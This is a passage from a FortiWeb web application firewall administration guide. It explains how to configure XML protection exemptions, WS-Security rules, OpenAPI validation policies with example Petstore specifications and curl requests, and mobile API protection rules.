   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Select the **XML Protection Rule** tab.
3. Select an existing XML protection rule to which you want to add the WSDL file.
4. For **WSDL Validation**, select the WSDL file from the drop down menu.
5. Click **OK**.

Configuring exempted URLs

When you configure schema location to forbid using location field to perform malicious requests, you can configure to exempt specific URLs from XML protection.

To create an exempted URLs list

1. Go to **XML Protection > Exempted URLs**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. For **Name**, enter a name for the exempted URL list. You will use the **Name** to select the list in XML protection rule.
4. Click **OK**.
5. Click **Create New**.
6. Configure these settings:

URL type	Select whether the URL on page 630 field must contain either: • **Simple String**—The field is a string that the request URL must match exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching URLs.

URL	Depending on your selection in URL type on page 629, enter either: • **Simple String**—Enter a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). • **Regular Expression**—A regular expression, such as `^/*.php`, matching the URLs to which the rule should apply. The pattern does not require a slash (`/`), but it must match URLs that begin with a slash, such as `/index.cfm`. To test a regular expression, click the **>>** (test) icon. This icon opens the Regular Expression Validator window from which you can fine-tune the expression. For details, see Regular expression syntax on page 1113 and Cookbook regular expressions on page 1119.

7. Click **OK**.

Configuring attack logs to retain packet payloads for XML protection

You can configure FortiWeb to retain packet payload information about XML protection rule violations in attack logs. Packet payloads provide part of the data that matches the regular expression specified in an XML protection rule that FortiWeb enforces. This data could help you improve regular expressions in XML protection rules by preventing false positives and analyzing attack behavior to harden security.

For details about retaining packet payload information, see Enabling log types, packet payload retention, & resource shortage alerts on page 796.

To retain packet payload information in attack logs

1. Go to **Log&Report > Log Config > Other Log Settings**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 52.
2. Under **Retain Packet Payload For**, enable **XML Protection**.
3. Click **Apply**.

See also

- Enabling log types, packet payload retention, & resource shortage alerts on page 796
- Configuring log destinations on page 798
- Viewing log messages on page 811
- Viewing packet payloads on page 814
- Downloading log messages on page 814

Creating WS-Security rules

With WS-Security rules, you can do the following

- Encrypt and decrypt parts of SOAP messages
- Digitally sign parts of SOAP messages
- Verify parts of SOAP messages using digital signatures

This section provides instructions to how to create a WS-Security rule.

To create a WS-security rule

1. Go to **XML Protection > WS-Security Rule**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a name that can be referenced by other parts of the configuration. You will use the name to select the rule in an XML protection rule.
Security in Request Direction	Enable to configure FortiWeb to decrypt, sign and verify the encryped SOAP messages from the client.
Security Operation	Select the operation that FortiWeb performs for the encryped SOAP messages from the client. • Sign Verify & Decrypt—When this operation is selected, also configure XML Client Certificate Group on page 633 and XML Server Certificate on page 633. • Decrypt—When this operation is selected, also configure XML Server Certificate on page 633. • Sign Verify—When this operation is selected, also configure XML Client Certificate Group on page 633. Available only when Security in Request Direction on page 631 is enabled.
Security in Response Direction	Enable to configure FortiWeb to encrypt , and sign the SOAP messages returned from the server.

Security Operation	Select the operation that FortiWeb performs for the SOAP messages returned from the server. • Sign—When this operation is selected, also configure Signature Algorithm on page 633 and XML Server Certificate on page 633. • Encrypt—When this operation is selected, also configure Encryption Part on page 632, Encrypt Algorithm on page 633, Key Transport Algorithm on page 633, and XML Client Certificate Group on page 633. • Sign & Encrypt—When this operation is selected, also configure Encryption Part on page 632,Signature Algorithm on page 633, Encrypt Algorithm on page 633, Key Transport Algorithm on page 633, XML Server Certificate on page 633, and XML Client Certificate Group on page 633. • Encrypt & Sign—When this operation is selected, also configure Encryption Part on page 632,Signature Algorithm on page 633, Encrypt Algorithm on page 633, Key Transport Algorithm on page 633, XML Server Certificate on page 633, and XML Client Certificate Group on page 633. Available only when Security in Response Direction on page 631 is enabled.
Encryption Part	Select which part of the SOAP messages to encrypt. • Element Value—Encrypt the selected element value. • Element Markup—Encrypt the selected element along with the element's XML markup.

	Available only when Security in Response Direction on page 631 is enabled, and the Security Operation on page 631 is Encrypt, Sign & Encrypt, or Encrypt & Sign.
Signature Algorithm	Select the signature algorithm. • RSA-SHA-1 • HMAC-SHA-1 If you select HMAC-SHA-1, you must upload a shared SecretKey file from XML Certificate > Client Certificate. Available only when Security in Response Direction on page 631 is enabled, and Security Operation on page 631 is Sign, Sign & Encrypt, or Encrypt & Sign.
Encrypt Algorithm	Select the encryption algorithm. • 3EDS • AES-128 • AES-256 Available only when Security in Response Direction on page 631 is enabled, and Security Operation on page 631 is Encrypt, Sign & Encrypt, or Encrypt & Sign.
Key Transport Algorithm	Select the key transport algorithm. • RSA-15 • RSA-OAEP Available only when Security in Response Direction on page 631 is enabled, and the Security Operation on page 631 is Encrypt, Sign & Encrypt, or Encrypt & Sign.
XML Server Certificate	Select the XML server certificate uploaded from XML Certificate > Server Certifcate. Available only when Security in Request Direction on page 631 is enabled, and the Security Operation on page 631 is Sign, Sign & Decrypt or Decrypt & Sign.
XML Client Certificate Group	Select the XML client certificate group created from XML Certificate > Client Certifcate Group.

	Available only when Security in Request Direction on page 631 is enabled, and the Security Operation on page 631 is Sign Verify & Decrypt or Sign Verify. Or Available only when Security in Response Direction on page 631 is enabled, and the Security in Response Direction on page 631 is Encrypt, Sign & Encrypt or Encrypt & Sign .

4. Click **OK**.
5. Click **Create New** to configure the namespace mappings table.
   XML namespace mapping is included in the beginning label of an element to help prevent the element naming conflict. by adding different prefixes for the namespace.
6. For **Prefix**, add a prefix for the namespace.
7. For **Namespace**, add the namespace.
8. Click **OK**.
9. Click **Create New** to configure the elements list.
   The elements list defines the XPath and whether the XPath appies to the request or response direction.
10. For **XPath**, enter an XPath to specify which part of the XML file to process, for example, `/S11:Envelope/S11:Body`.
11. For **Apply To**, select either Request or Response to define in which direction the XPath applies to.
12. Click **OK**.
    To add a WS-Secuirty rule to an XML protection rule, see Creating XML protection rules on page 624.

OpenAPI Validation

The OpenAPI Specification (OAS) defines a standard, language-agnostic interface to RESTful APIs, which allows both humans and computers to discover and understand the capabilities of the service without access to source code, documentation, or through network traffic inspection. When properly defined, you can understand and interact with the remote service with a minimal amount of implementation logic.

OpenAPI is becoming a popular tool and the de-facto standard that APIs are described. FortiWeb can parse the OpenAPI description file and provide additional security to APIs by making sure that access is based on the definitions described in the OpenAPI file.

FortiWeb supports OpenAPI 3.0.x(0-9).

An OpenAPI file defines or describes the API. For example, what is the API URL, what are the parameter names in the URL, what type of data parameters should have (string, integer, etc), where are parameters submitted (URL, header, body, etc.), and so on. For more information about OpenAPI files, see HTTPs://github.com/OAI/OpenAPI-Specification.

It is RECOMMENDED you use **Swagger Editor** to generate your OpenAPI file, HTTPs://swagger.io/tools/swagger-editor/.

When you upgrade to FortiWeb 6.3.0, you need to re-upload your valid OpenAPI files.

Once you upload the valid OpenAPI description file, FortiWeb will parse the file, and then block requests that do not match the definitions in the file.

The figure below shows how FortiWeb supports OpenAPI.



Use cases

The following shows the OpenAPI file, explanations on the API call validation, and valid/invalid API examples for each use case.

1. **API server definition, single server**

   OpenAPI file

```
openapi: 3.0.0
info:
   version: 1.0.0
```

```
   title: Swagger Petstore
   license:
      name: MIT
servers:
   - url: 'HTTP://petstore.swagger.io/v1'
paths:
   /pets:
      get:
         summary: List all pets
         operationId: listPets
         tags:
            - pets
         parameters:
            - name: limit
            in: query
            description: How many items to return at one time (max 100)
            required: false
            schema:
               type: integer
         responses:
         '200':
            description: A paged array of pets
            content:
               application/json:
                  schema:
                     type: string
```

Explanations:

In this example, FortiWeb validates the API call from the following fields:

- The API call is based on host/url: `HTTP://petstore.swagger.io/v1`.
- The API call path is `/pets`, so the full host/url is `HTTP://petstore.swagger.io/v1/pets`.
- The API call method is "GET".
- The parameter "limit" is not required, and it must be integer type.
- The "query" means the parameter must be carried in URL parameter after "?".

Valid API request example:

```
curl HTTP://petstore.swagger.io/v1/pets?limit=123 -H "Accept: application/json"
```

Invalid API request example:

```
curl HTTP://petstore.swagger.io/v1/pets?limit=abc -H "Accept: application/json"
```

2. **API server definition, multiple servers**

   OpenAPI file

```
openapi: 3.0.0
info:
   version: 1.0.0
   title: Swagger Petstore
   license:
      name: MIT
servers:
   - url: 'HTTP://petstore.swagger.io/v1'
   - url: 'HTTP://petstore2.com/v1'
   - url: 'HTTP://petstore3.com/v1'
paths:
   /pets:
      get:
         summary: List all pets
```

```
      operationId: listPets
      tags:
         - pets
      parameters:
         - name: limit
         in: query
         description: How many items to return at one time (max 100)
         required: false
         schema:
            type: integer
      responses:
      '200':
         description: A paged array of pets
         content:
            application/json:
               schema:
                  type: string
```

Explanations:

In this example, multiple server URLs are defined:

```
- url: 'HTTP://petstore.swagger.io/v1'
- url: 'HTTP://petstore2.com/v1'
- url: 'HTTP://petstore3.com/v1'
```

It means the three URLs can all match the request host/URL. In another word, `HTTP://petstore.swagger.io/v1/pets`, `HTTP://petstore2.com/v1/pets`, and `HTTP://petstore3.com/v1/pets` all match the method path.

Valid API request examples:

```
curl HTTP://petstore2.com/v1/pets?limit=123 -H "Accept: application/json"
curl HTTP://petstore3.com/v1/pets?limit=456 -H "Accept: application/json"
```

Invalid API request examples:

```
curl HTTP://petstore2.com/v1/pets?limit=abc -H "Accept: application/json"
```

3. **API path validation**

   OpenAPI file:

```
openapi: 3.0.0
info:
   version: 1.0.0
   title: Swagger Petstore
   license:
      name: MIT
servers:
   - url: 'HTTP://petstore.swagger.io/v1'
paths:
   /pets/{petId}:
      get:
         summary: List all pets
         operationId: listPets
         tags:
            - pets
         parameters:
            - name: petId
            in: path
            description: How many items to return at one time (max 100)
            required: false
            schema:
               type: integer
```

```
      responses:
      '200':
         description: A paged array of pets
         content:
            application/json:
               schema:
                  type: string
```

Explanations:

The "path" indicates the location of the API. The server URL and path must be combined to obtain the full domain/URL of an API call.

In this example, the definition of the "path" is a template `/pets/{petId}`. petId is a parameter and it is an integer, which is carried n the URL path.

The request domain/URL below can match the API paths:

`HTTP://petstore.swagger.io/v1/pets/123`

Valid API request example:

```
curl HTTP://petstore.swagger.io/v1/pets/123 -H "Accept: application/json"
```

Invalid API request example:

```
curl HTTP://petstore.swagger.io/v1/pets/abc -H "Accept: application/json"
```

4. **API Parameter validation**

   The parameter validation involves complex serialized rules and attributes settings, and the following examples show how our parameter validation works.

   - The location of the parameter

     The location of the parameter is described in "in" attribute. According to OpenAPI Specification, 4 locations are supported, query, header, path, and cookie. See API server definition, single server for how to use parameter in "query" location, and API path validation on page 637 for "path" location. The following example shows how to use parameter in "header" location.

     OpenAPI file

```
openapi:3.0.0
info:
   version: 1.0.0
   title: Swagger Petstore
   license:
      name: MIT
servers:
   - url: 'HTTP://petstore.swagger.io/v1'
paths:
   /pets:
      get:
         summary: List all pets
         operationId: listPets
         tags:
            - pets
         parameters:
            - name: limit
            in: header
            description: How many items to return at one time (max 100)
            required: true
            schema:
               type: integer
         responses:
```

```
        '200':
          description: A paged array of pets
          content:
            application/json:
              schema:
                type: string
```

Explanations:

In this example, the parameter "limit" is carried by HTTP header. The type is integer.

Valid API request example:

```
curl HTTP://petstore.swagger.io/v1/pets/ -H "Accept: application/json" -H
"limit: 123"
```

Invalid API request examples:

```
curl HTTP://petstore.swagger.io/v1/pets/ -H "Accept: application/json" -H
"limit: abc"
curl HTTP://petstore.swagger.io/v1/pets/?limit=123 -H "Accept: application/json"
curl HTTP://petstore.swagger.io/v1/pets/ -H "Accept: application/json"
```

- The data type of the parameter
  Besides "integer" and "string", FortiWeb also supports other data types: number and boolean. The following example shows the type boolean.
  OpenAPI file:

```
openapi:3.0.0
info:
  version: 1.0.0
  title: Swagger Petstore
  license:
    name: MIT
servers:
  - url: 'HTTP://petstore.swagger.io/v1'
paths:
  /pets:
    get:
      summary: List all pets
      operationId: listPets
      tags:
        - pets
      parameters:
        - name: limit
        in: query
        description: How many items to return at one time (max 100)
        required: true
        schema:
          type: boolean
      responses:
      '200':
        description: A paged array of pets
        content:
          application/json:
            schema:
              type: string
```

Explanations:

The data type is boolean, the value must be either true or false.

Valid API request example:

```
curl HTTP://petstore.swagger.io/v1/pets?limit=true -H "Accept: application/json"
```

Invalid API request examples:

```
curl HTTP://petstore.swagger.io/v1/pets?limit=abc -H "Accept: application/json"
```

- The HTTP methods
  FortiWeb supports HTTP methods, GET, POST, DELETE, and PUT.
  OpenAPI file:

```
openapi:3.0.0
info:
   version: 1.0.0
   title: Swagger Petstore
   license:
      name: MIT
servers:
   - url: 'HTTP://petstore.swagger.io/v1'
paths:
   /pets:
      post:
         summary: List all pets
         operationId: listPets
         tags:
            - pets
         parameters:
            - name: limit
            in: query
            description: How many items to return at one time (max 100)
            required: true
            schema:
               type: boolean
         responses:
         '200':
            description: A paged array of pets
            content:
               application/json:
                  schema:
                  type:string
```

Explanations:

In this example, the HTTP method POST is used.

Valid API request example:

```
curl -X POST HTTP://petstore.swagger.io/v1/pets?limit=false -H "Accept:
application/json"
```

Invalid API request example:

```
curl -X POST HTTP://petstore.swagger.io/v1/pets?limit=123 -H "Accept:
application/json"
```

- Parameter type: array
  FortiWeb also supports some complex data types, such as "array" and "object".
  The "array" type can be a list of items described by simple types, such as a list of integers or strings.
  OpenAPI file:

```
openapi:3.0.0
info:
   version: 1.0.0
   title: Swagger Petstore
```

```
   license:
      name: MIT
servers:
   - url: 'HTTP://petstore.swagger.io/v1'
paths:
   /pets:
      get:
         summary: List all pets
         operationId: listPets
         tags:
            - pets
         parameters:
            - name: limit
            in: query
            description: How many items to return at one time (max 100)
            required: true
            schema:
               type: array
               items:
                  type:integer
         responses:
         '200':
            description: A paged array of pets
            content:
               application/json:
                  schema:
                  type:string
```

Explanations:

In this example, parameter type "array" is used. Parameters of the same name with be added in an array.

Valid API request example:

```
curl HTTP://petstore.swagger.io/v1/pets?limit=1&imit=2 -H "Accept:
application/json"
```

Invalid API request example:

```
curl HTTP://petstore.swagger.io/v1/pets?limit=1&imit=abc -H "Accept:
application/json"
```

Here is an example when the object type is an aggregation of multiple simple type items.

OpenAPI file:

```
openapi:3.0.0
info:
   version: 1.0.0
   title: Swagger Petstore
   license:
      name: MIT
servers:
   - url: 'HTTP://petstore.swagger.io/v1'
paths:
   /pets:
      get:
         summary: List all pets
         operationId: listPets
         tags:
            - pets
         parameters:
            - name: limit
```

```
      in: query
      explode:false
      description: How many items to return at one time (max 100)
      required: true
      schema:
         type: object
         required:
            - param 1
            - param 2
         properties:
            para1:
               type:integer
            para2:
               type:integer
   responses:
   '200':
      description: A paged array of pets
      content:
         application/json:
            schema:
            type:string
```

Explanations:

In "object" type, 2 items are declared, param 1 and param2, which are both integers.

Valid API request example:

```
curl HTTP://petstore.swagger.io/v1/pets?limit=param1,1,param2,1 -H
"Accept:application/json"
```

Invalid API request example:

```
curl HTTP://petstore.swagger.io/v1/pets?limit=param1,1,param2,abc -H "Accept:
application/json"
```

- Reference of the schema
  Sometimes, the schema of a parameter is long and inconvenient to be written under the parameter declaration. FortiWeb supports schema reference.
  OpenAPI file:

```
openapi:3.0.0
info:
   version: 1.0.0
   title: Swagger Petstore
   license:
      name: MIT
servers:
   - url: 'HTTP://petstore.swagger.io/v1'
paths:
   /pets:
      get:
         summary: List all pets
         operationId: listPets
         tags:
            - pets
         parameters:
            - name: limit
            in: query
            description: How many items to return at one time (max 100)
            required: true
            schema:
```

```
            $ref: '#/components/schemas/ref'
        responses:
        '200':
          description: A paged array of pets
          content:
            application/json:
              schema:
              type:string
components:
  schemas:
    ref:
      type: integer
```

Explanations:

In this example, the schema of the parameter is not directly added to the context of the parameter declaration; instead, it declares a reference: $ref: '#/components/schemas/ref'.
Then when parsed, the schema of the parameter will be obtained from components > schema > ref.

Valid API request example:

```
curl HTTP://petstore.swagger.io/v1/pets?limit=123 -H "Accept: application/json"
```

Invalid API request example:

```
curl HTTP://petstore.swagger.io/v1/pets?limit=abc -H "Accept: application/json"
```

- The request body
The following example shows when you directly submit JSON data in POST body.
OpenAPI file:

```
openapi:3.0.0
info:
  version: 1.0.0
  title: Swagger Petstore
  license:
    name: MIT
servers:
  - url: 'HTTP://petstore.swagger.io/v1'
paths:
  /pets:
    post:
      summary: List all pets
      requestBody:
      content:
        - application/json:
          schema:{$ref: '#/components/schemas/pet'}
      responses:
      '200':
        description: A paged array of pets
        content:
          application/json:
            schema:
            type:string

components:
  schemas:
    pet:
      required :
        - id
```

```
      - name
    properties :
      id :
        type: integer
      name :
        type: string
```

Explanations:

If you post the data `{ "id":1,"name":"test"}` directly to the HTTP body, FortiWeb will validate the body directly with the schema in the OpenAPI file.

Valid API request example:

```
curl -X POST HTTP://petstore.swagger.io/v1/pets -H "Accept: application/json" -H
"Content-type: application/json" -d '{ "id":1,"name":"test"}'
```

Invalid API request example:

```
curl -X POST HTTP://petstore.swagger.io/v1/pets -H "Accept: application/json" -H
"Content-type: application/json" -d '{ "id":"abc","name":"test"}'
```

Creating OpenAPI files

This section provides instructions on how to create an OpenAPI file.

1. Go to **Web Protection > OpenAPI Validation > OpenAPI File**.
2. Click **Create New**.
3. To upload cross-referenced files, you can enable **Upload zip**, and click **Choose File** to upload a zip file. OpenAPI files with recursive references are supported.
4. Or just click **Choose File** to upload a valid OpenAPI file.

yaml and JSON formats of OpenAPI file are supported.

5. Click **OK**.
   The figure below shows a list of OpenAPI files.



Select one file, you can click **Delete** to remove the file or **View** to view details of this file. Moreover, you can also right click one file to delete it or view its details.

The table below includes the objects of the OpenAPI document.

Field Name	Type	Description
openapi	`string`	REQUIRED. This string MUST be the semantic version number of the OpenAPI Specification version that the OpenAPI document uses. The `openapi` field SHOULD be used by tooling specifications and clients to interpret the

Field Name	Type	Description
		OpenAPI document. This is not related to the API `info.version` string.
info	Info Object	REQUIRED. Provides metadata about the API. The metadata MAY be used by tooling as required.
servers	Server Object	An array of Server Objects, which provide connectivity information to a target server. If the `servers` property is not provided, or is an empty array, the default value would be a Server Object with a url value of `/`.
paths	Paths Object	REQUIRED. The available paths and operations for the API.
components	Components Object	An element to hold various schemas for the specification.
security	Security Requirement Object	A declaration of which security mechanisms can be used across the API. The list of values includes alternative security requirement objects that can be used. Only one of the security requirement objects need to be satisfied to authorize a request. Individual operations can override this definition.
tags	Tag Object	A list of tags used by the specification with additional metadata. The order of the tags can be used to reflect on their order by the parsing tools. Not all tags that are used by the Operation Object must be declared. The tags that are not declared MAY be organized randomly or based on the tools' logic. Each tag name in the list MUST be unique.
externalDocs	External Documentation Object	Additional external documentation.

Creating OpenAPI validation policies

This section provides instructions to:

- Create an OpenAPI validation policy
- Edit an existing OpenAPI validation policy
- Apply an OpenAPI validation policy in a web protection profile

To create an OpenAPI validation policy

1. Go to **Web Protection > OpenAPI Validation > OpenAPI Validation Policy**.
2. Click **Create New**.
3. Configure these settings:

Name	Type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters.
Action	Select which action FortiWeb will take when it detects a violation of the policy:

	• **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period. • **Redirect**—Redirect the request to the URL that you specify in the protection profile and generate an alert and/or log message. • **Send 403 Forbidden**—Reply with an HTTP `403 Access Forbidden` error message and generate an alert and/or log message. The default value is **Alert**. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Enter the number of seconds that you want to block subsequent requests from a client after FortiWeb detects that the client has violated the policy. The valid range is 1–3,600. The default value is 60. This setting is available only if Action is set to **Period Block**.
Severity	When policy violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb will use when it logs a violation of the policy: • Informative • Low • Medium • High The default value is **Low**.
Trigger Policy	Select the trigger, if any, that FortiWeb will use when it logs and/or sends an alert email about a violation of the policy. For details, see Viewing log messages on page 811.

4. Click **OK**.
5. Click **Add OpenAPI File**.
6. Select the OpenAPI file from the drop-down list. See Creating OpenAPI files for how to upload OpenAPI files.
7. Click **OK**.

To edit an exisitng OpenAPI validation policy

1. Go to **Web Protection > OpenAPI Validation > OpenAPI Validation Policy**.
2. Select the existing OpenAPI validation policy to which you want to edit.
3. Click **Edit**.
4. Change the settings for this policy accordingly.
5. From the OpenAPI File list, you can add or remove OpenAPI files.

To apply an OpenAPI validation policy in a web protection profile

For details about creating a web protection profile, see Configuring a protection profile for inline topologies.

1. Go to **Policy > Server Policy**.
2. Select an existing web protection profile to which you want to include the OpenAPI validation policy.
3. Click **Edit**.
4. Go to **Security Configuration > Web Protection Profile**.
5. Click to enter the **Edit Inline Protection Profile** page.
6. For **OpenAPI Validation**, select the OpenAPI policy from the drop down list.
   You can also click to open the **Edit OpenAPI Validation Policy** page.
7. Click **OK**.

To view the OpenAPI validation related logs

1. Go to **Log&Report > Log Config > Other Log Settings**.
2. From **Retain Packet Payload For**, enable **OpenAPI Validation**.
3. Go to **Log&Report > Log Access > Attack**.
4. Click one attack log. From the right bottom, you can see the log information.



Configuring mobile API protection

When a client accesses a web server from a mobile application, the Mobile Application Identification module checks whether the request carries the JWT-token field and whether the token carried is valid, and sets flags for the following cases:

- The traffic doesn't carry the JWT-token header.
- The traffic carries the JWT-token header and the token is valid.
- The traffic carries the JWT-token header, while the token is invalid.

The mobile API protection feature checks the flags. With the API protection policy and rule configured, actions set in the protection rule will be performed.

If Mobile Application Identification is not enabled in **Feature Visibility**, you must enable it before you can configure mobile API protection policy and rule. To enable Mobile Application Identification, go to **System > Config > Feature Visibility** and enable **Mobile Application Identification** in **Security Features**.

This section provides instructions on:

- How to create a mobile API protection rule
- How to create a mobile API protection policy
- How to apply a mobile API protection policy in a web protection profile

To create a mobile API protection rule

1. Go to **API Protection > Mobile API Protection**, select the **Mobile API Protection Rule** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a name that can be referenced by other parts of the configuration. You will use the name to select the rule in a mobile API protection policy. The maximum length is 63 characters.
Host Status	Enable to compare the mobile API protection rule to the `Host:` field in the HTTP header. If enabled, also configure Host on page 648.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the mobile API protection rule. This option is available only if Host Status on page 648 is enabled.
Action	Select which action FortiWeb will take when it detects a violation of the rule: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and /or log message. • **Deny (no log)—**Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Configuring mobile API protection on page 647. The default value is **Alert**. . **Note:** Logging will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.

Period Block	Enter the number of seconds that you want to block subsequent requests from a client after FortiWeb detects a rule violation. This setting is available only when Action on page 648 is set to **Period Block**. The valid range is 1–3,600 seconds (1 hour).
Severity	When FortiWeb records rule violations in the attack log, each log message contains a **Severity Level** field. Select the severity level that FortiWeb will record when the rule is violated: • Low • Medium • High • Informative The default value is **High**.
Trigger Policy	Select the trigger, if any, that FortiWeb carries out when it logs and/or sends an alert email about a rule violation. For details, see Viewing log messages on page 811.

4. Click **OK**.
5. Click **Create New**.
6. Configure these settings:

Type	Select whether the Request URL on page 649 field must contain either: • **Simple String**—The field is a string that the request URL must match exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching URLs.
Request URL	Depending on your selection in Type on page 649, enter either: • **Simple String**—Enter a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). • **Regular Expression**—A regular expression, such as `^/*.php`, matching the URLs to which the rule should apply. The pattern does not require a slash (`/`), but it must match URLs that begin with a slash, such as `/index.cfm`. To test a regular expression, click the **>>** (test) icon. This icon opens the Regular Expression Validator window from which you can fine-tune the expression. For details, see Regular expression syntax on page 1113.

7. Click **OK**.

To create a mobile API protection policy

1. Go to **API Protection > Mobile API Protection**, and select the **Mobile API Protection Policy** tab.
